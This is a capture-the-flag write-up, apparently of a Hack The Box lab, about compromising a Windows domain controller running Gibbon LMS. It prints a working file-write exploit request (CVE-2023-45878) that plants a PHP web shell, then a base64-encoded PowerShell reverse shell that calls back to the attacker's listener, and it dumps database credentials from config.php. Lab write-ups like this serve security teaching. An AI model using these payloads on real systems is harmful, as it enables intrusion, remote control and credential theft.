
Reconnaissance
nmap/TCP
nmap detected a bunch of open ports which is typical for a Domain Controller:
croc@hacker$ rustscan -a 10.10.11.60 --ulimit 5000 -- -A -T5 -oA Initial
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.60:22
Open 10.10.11.60:53
Open 10.10.11.60:80
Open 10.10.11.60:88
Open 10.10.11.60:135
Open 10.10.11.60:139
Open 10.10.11.60:389
Open 10.10.11.60:445
Open 10.10.11.60:464
Open 10.10.11.60:593
Open 10.10.11.60:636
Open 10.10.11.60:3268
Open 10.10.11.60:3269
Open 10.10.11.60:49668
Open 10.10.11.60:49670
Open 10.10.11.60:49664
Open 10.10.11.60:56803
Open 10.10.11.60:56807
Open 10.10.11.60:56817
[~] Starting Nmap
[>] The Nmap command to be run is nmap -A -T5 -oA Initial -vvv -p 22,53,80,88,135,139,389,445,464,593,636,3268,3269,49668,49670,49664,56803,56807,56817 10.10.11.60

Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-21 05:58 EDT
Nmap scan report for 10.10.11.60
Host is up, received echo-reply ttl 127 (0.25s latency).
Scanned at 2025-03-21 05:59:14 EDT for 123s

PORT      STATE SERVICE       REASON          VERSION
22/tcp    open  ssh           syn-ack ttl 127 OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 127 Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.2.12)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Education — Walkerville Elementary School
|_Requested resource was http://frizzdc.frizz.htb/home/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-03-21 16:59:26Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: frizz.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49668/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49670/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
56803/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56807/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
56817/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|2012|2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_server_2016
OS fingerprint not ideal because: Timing level 5 (Insane) used
Aggressive OS guesses: Microsoft Windows Server 2022 (89%), Microsoft Windows Server 2012 R2 (85%), Microsoft Windows Server 2016 (85%)
No exact OS matches for host (test conditions non-ideal).

Uptime guess: 0.038 days (since Fri Mar 21 05:07:11 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=255 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Hosts: localhost, FRIZZDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21203/tcp): CLEAN (Failed to receive data)
|   Check 2 (port 49016/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 49509/udp): CLEAN (Timeout)
|   Check 4 (port 31256/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   238.21 ms 10.10.14.1
2   238.47 ms 10.10.11.60

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 137.54 seconds
           Raw packets sent: 107 (8.392KB) | Rcvd: 53 (3.060KB)
The hostname of the box is FRIZZDC so I added FRIZZDC.frizz.htb and frizz.htb into the hosts file.
croc@hacker$ sudo sed -i '$a10.10.11.60\tFRIZZDC.frizz.htb frizz.htb' etc/hostsLDAP - 389/TCP
Anonymous LDAP lookup failed, need a valid credential.
croc@hacker$ ldapsearch -x -H ldap://frizzdc.frizz.htb -D '' -w '' -b 'DC=frizz,DC=htb'
# extended LDIF
#
# LDAPv3
# base <DC=frizz,DC=htb> with scope subtree
# filter: (objectclass=*)
# requesting: ALL
#

# search result
search: 2
result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090CB6, comment: In order to perform this opera
 tion a successful bind must be completed on the connection., data 0, v4f7c

# numResponses: 1SMB - 445/TCP
No luck with null authentication. A STATUS_NOT_SUPPORTED error appears indicating that the type of authentication mechanism being used is not supported.
croc@hacker$ nxc smb frizzdc.frizz.htb -u '' -p '' --shares
SMB         10.10.11.60     445    10.10.11.60      [*]  x64 (name:10.10.11.60) (domain:10.10.11.60) (signing:True) (SMBv1:False)
SMB         10.10.11.60     445    10.10.11.60      [-] 10.10.11.60\: STATUS_NOT_SUPPORTED
SMB         10.10.11.60     445    10.10.11.60      [-] IndexError: list index out of range
SMB         10.10.11.60     445    10.10.11.60      [-] Error enumerating shares: Error occurs while reading from remote(104)

croc@hacker$ nxc smb frizzdc.frizz.htb -u 'guest' -p '' --shares
SMB         10.10.11.60     445    10.10.11.60      [*]  x64 (name:10.10.11.60) (domain:10.10.11.60) (signing:True) (SMBv1:False)
SMB 10.10.11.60 445 10.10.11.60 [-] 10.10.11.60\guest: STATUS_NOT_SUPPORTEDFrom here, my next go-to is HTTP(80) where an Apache Web Server is running. I will start by checking out the functionality of the site and try to understand the business logic.
HTTP - 80/TCP
Main Page

The IP address of the box, 10.10.11.60 redirected to frizzdc.frizz.htb/home. This looks like a school website for the Walkerville Elementary School.
The following looks like base64 encoded text which may be interesting.

ChatGPT decoded it for me and it says:
Want to learn hacking but don't want to go to jail? You'll learn the in's and outs of Syscalls and XSS from the safety of international waters and iron clad contracts from your customers, reviewed by Walkerville s finest attorneys.Staff Login - Gibbon LMS
On the Staff Login Page, I found out that the Gibbon LMS v25.0.00 is in use which is an open-source learning management system designed for educational institutions.

Read the Notice carefully:
*NOTICE** Due to unplanned Pentesting by students, WES is migrating applications and tools to stronger security protocols. During this transition, Ms. Fiona Frizzle will be migrating Gibbon to utilize our Azure Active Directory SSO. Please note this might take 48 hours where your accounts will not be available. Please bear with us, and thank you for your patience. Anything that can not utilize Azure AD will use the strongest available protocols such as Kerberos. First, we have a name that might help us guess a username. Second, I suspect NTLM authentication is disabled on this machine. Third, knowing the exact Gibbon version allows us to search for relevant CVEs.
Forgot Password

On the Forgot Password page, we have username validation. Following is a failed attempt where the email address tried doesn't exist.
On the other hand, trying out a bunch of different combinations for Ms. Fiona Frizzle i.e. Firstinitial Lastname or firstname.lastname, I found a valid username of f.frizzle@frizz.htb:

I indeed verified that using kerbrute as well:
croc@hacker$ echo "f.frizzle" > kerb

croc@hacker$ kerbrute userenum -d frizz.htb --dc 10.10.11.60 -o kerbrute.log ./kerb

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 03/22/25 - Ronnie Flathers @ropnop

2025/03/22 13:43:16 >  Using KDC(s):
2025/03/22 13:43:16 >  	10.10.11.60:88

2025/03/22 13:43:16 >  [+] VALID USERNAME:	 f.frizzle@frizz.htb
2025/03/22 13:43:16 >  Done! Tested 1 usernames (1 valid) in 0.417 seconds
Keep that intel in your back pocket for now.... At this point, I have tested all the clickable areas of the website and understood the underlying functionality. Thus, we're done with the Happy Path Testing & it's time to move on to Unhappy Path Testing.
CVEs Enumeration - Gibbon v25.0.0
Initially, I looked for exploits for Gibbon v25.0.0 & found a LFI exploit but that turned out to be a rabbit hole as I didn't find anything useful in gibbon.sql file with that.
After that, I decided to look for vulnerabilities in higher versions and found two of them:



The latter one is an authenticated RCE. Since we don't have valid credentials yet, let's set it aside for now and focus on the other exploit.
Gibbon v25.0.1 - Arbitrary File Write(CVE-2023-45878)
This allows unauthenticated users to upload arbitrary files and eventually gain remote code execution on the underlying system.


Using this PoC, I uploaded the payload <?php echo system($_GET['cmd'])?> to the file croc.php on the server. Below is the POST request and the response:
REQUEST:
Note that the base installation directory of Gibbon in our scenario is Gibbon-LMS as seen in the URL here.
POST /Gibbon-LMS/modules/Rubrics/rubrics_visualise_saveAjax.php HTTP/1.1
Host: frizzdc.frizz.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 105

img=image/png;croc,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b&path=croc.php&gibbonPersonID=00000000011. Content-Type: application/x-www-form-urlencoded was added in the request headers to instruct the proper parsing of data at the backend.
2. PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbJ2NtZCddKT8%2b is base64 encoded form of the above mentioned PHP payload.
RESPONSE:
HTTP/1.1 200 OK
Date: Sat, 22 Mar 2025 17:35:34 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Set-Cookie: G60fa1cd0af7be78b=la8egvbremc6h0jpv0g425bu8h; path=/; HttpOnly; SameSite=Lax
X-Frame-Options: SAMEORIGIN
Pragma: no-cache
Cache-Control: max-age=0, no-cache, no-store, must-revalidate
Expires: Thu, 1 Jan 1970 00:00:00 GMT
Content-Length: 8
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

croc.php
The payload file has been successfully uploaded to the server.
And, just like that, we have Remote Code Execution(RCE) here:

Shell as w.webservice
Payload Generation
I used revshells.com in order to generate the following base64 encoded powershell reverse shell payload.
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMgAzADkAIgAsADgAOAA4ADgAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAReverse Shell
I sent the powershell payload as a parameter which upon execution will return us a reverse shell.

And, here is our shell:
croc@hacker$ nc -nvlp 8888
listening on [any] 8888 ...
connect to [10.10.14.104] from (UNKNOWN) [10.10.11.60] 55731

PS C:\xampp\htdocs\Gibbon-LMS>Further Enumeration
System Information
PS C:\xampp\htdocs\Gibbon-LMS> systeminfo

Host Name:                 FRIZZDC
OS Name:                   Microsoft Windows Server 2022 Datacenter
OS Version:                10.0.20348 N/A Build 20348
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00454-70295-72962-AA557
Original Install Date:     10/29/2024, 9:13:01 AM
System Boot Time:          4/25/2025, 10:01:14 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,587 MB
Virtual Memory: Max Size:  4,095 MB
Virtual Memory: Available: 2,529 MB
Virtual Memory: In Use:    1,566 MB
Page File Location(s):     N/A
Domain:                    frizz.htb
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.11.60
                                 [02]: fe80::ea33:d9de:c23b:2a80
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
Domain Users
PS C:\xampp\htdocs\Gibbon-LMS> Get-ADUser -Filter * -Properties DisplayName | Select-Object SamAccountName

SamAccountName
--------------
Administrator
Guest
krbtgt
f.frizzle
w.li
h.arm
M.SchoolBus
d.hudson
k.franklin
l.awesome
t.wright
r.tennelli
J.perlstein
a.perlstein
p.terese
v.frizzle
g.frizzle
c.sandiego
c.ramon
m.ramon
w.Webservice Domain Groups
PS C:\xampp\htdocs\Gibbon-LMS> Get-ADGroup -Filter * | % { $g=$_.Name; $m=Get-ADGroupMember $_ -EA 0; if ($m) { "`n$g`n" + ('-'*$g.Length); $m | % Name } }

Administrators
--------------
v.frizzle
Domain Admins
Enterprise Admins
Administrator

Users
-----
Domain Users
Authenticated Users
INTERACTIVE

Guests
------
Domain Guests
Guest

IIS_IUSRS
---------
IUSR

Remote Management Users
-----------------------
M.SchoolBus
f.frizzle

Domain Controllers
------------------
FRIZZDC

Schema Admins
-------------
Administrator

Enterprise Admins
-----------------
Administrator

Domain Admins
-------------
Administrator
v.frizzle

Domain Users
------------
Administrator
krbtgt
f.frizzle
w.li
h.arm
M.SchoolBus
d.hudson
k.franklin
l.awesome
t.wright
r.tennelli
J.perlstein
a.perlstein
p.terese
v.frizzle
g.frizzle
c.sandiego
c.ramon
m.ramon
w.Webservice

Domain Guests
-------------
Guest

Group Policy Creator Owners
---------------------------
Administrator
Desktop Admins

Pre-Windows 2000 Compatible Access
----------------------------------
Authenticated Users

Windows Authorization Access Group
----------------------------------
ENTERPRISE DOMAIN CONTROLLERS

Denied RODC Password Replication Group
--------------------------------------
Read-only Domain Controllers
Group Policy Creator Owners
Domain Admins
Cert Publishers
Enterprise Admins
Schema Admins
Domain Controllers
krbtgt

Desktop Admins
--------------
M.SchoolBusInteresting Files
A configuration file named config.php was spotted under the base installation directory of gibbon:
PS C:\xampp\htdocs\Gibbon-LMS> dir


    Directory: C:\xampp\htdocs\Gibbon-LMS


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/20/2023   6:04 AM                i18n
d-----         1/20/2023   6:04 AM                installer
d-----         1/20/2023   6:04 AM                lib
d-----         1/20/2023   6:04 AM                modules
d-----         1/20/2023   6:04 AM                resources
d-----         1/20/2023   6:04 AM                src
d-----         1/20/2023   6:04 AM                themes
d-----         3/22/2025   6:46 PM                uploads
d-----         1/20/2023   6:04 AM                vendor
-a----         1/20/2023   6:04 AM            634 .htaccess
-a----         1/20/2023   6:04 AM         197078 CHANGEDB.php
-a----         1/20/2023   6:04 AM         103023 CHANGELOG.txt
-a----         1/20/2023   6:04 AM           2972 composer.json
-a----         1/20/2023   6:04 AM         294353 composer.lock
-a----        10/11/2024   8:15 PM           1307 config.php
-a----         1/20/2023   6:04 AM           3733 error.php
-a----         1/20/2023   6:04 AM           1608 export.php
-a----         1/20/2023   6:04 AM          32988 favicon.ico
-a----         1/20/2023   6:04 AM           2277 fullscreen.php
-a----         1/20/2023   6:04 AM          57535 functions.php
-a----         1/20/2023   6:04 AM           5610 gibbon.php
-a----        10/29/2024   7:27 AM         493211 gibbon.sql
-a----         1/20/2023   6:04 AM        1254473 gibbon_demo.sql
-a----         1/20/2023   6:04 AM          31228 index.php
-a----         1/20/2023   6:04 AM           2356 indexExport.php
-a----         1/20/2023   6:04 AM            813 indexFindRedirect.php
-a----         1/20/2023   6:04 AM          12327 index_fastFinder_ajax.php
-a----         1/20/2023   6:04 AM           2579 index_notification_ajax.php
-a----         1/20/2023   6:04 AM           2767 index_notification_ajax_alarm.php
-a----         1/20/2023   6:04 AM           1690 index_notification_ajax_alarmConfirmProcess.php
-a----         1/20/2023   6:04 AM           1647 index_notification_ajax_alarmProcess.php
-a----         1/20/2023   6:04 AM           1245 index_notification_ajax_alarm_tickUpdate.php
-a----         1/20/2023   6:04 AM           2142 index_parentPhotoDeleteProcess.php
-a----         1/20/2023   6:04 AM           3549 index_parentPhotoUploadProcess.php
-a----         1/20/2023   6:04 AM           2046 index_tt_ajax.php
-a----         1/20/2023   6:04 AM            753 keepAlive.php
-a----         1/20/2023   6:04 AM          35113 LICENSE
-a----         1/20/2023   6:04 AM           7589 login.php
-a----         1/20/2023   6:04 AM           1263 logout.php
-a----         1/20/2023   6:04 AM           3905 notifications.php
-a---- 1/20/2023 6:04 AM 2110 notificationsActionProcess.php This file revealed a set of database credential - MrGibbonsDB / MisterGibbs!Parrot!?1.
PS C:\xampp\htdocs\Gibbon-LMS> Get-Content config.php
<?php
/*
Gibbon, Flexible & Open School System
Copyright (C) 2010, Ross Parker

This program is free software: you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation, either version 3 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program.  If not, see <http://www.gnu.org/licenses/>.
*/

/**
 * Sets the database connection information.
 * You can supply an optional $databasePort if your server requires one.
 */
$databaseServer = 'localhost';
$databaseUsername = 'MrGibbonsDB';
$databasePassword = 'MisterGibbs!Parrot!?1';
$databaseName = 'gibbon';

/**
 * Sets a globally unique id, to allow multiple installs on a single server.
 */
$guid = '7y59n5xz-uym-ei9p-7mmq-83vifmtyey2';

/**
 * Sets system-wide caching factor, used to balance performance and freshness.
 * Value represents number of page loads between cache refresh.
 * Must be positive integer. 1 means no caching.
 */
$caching = 10;Gibbon LMS uses mysql as its database backend according to its documentation:

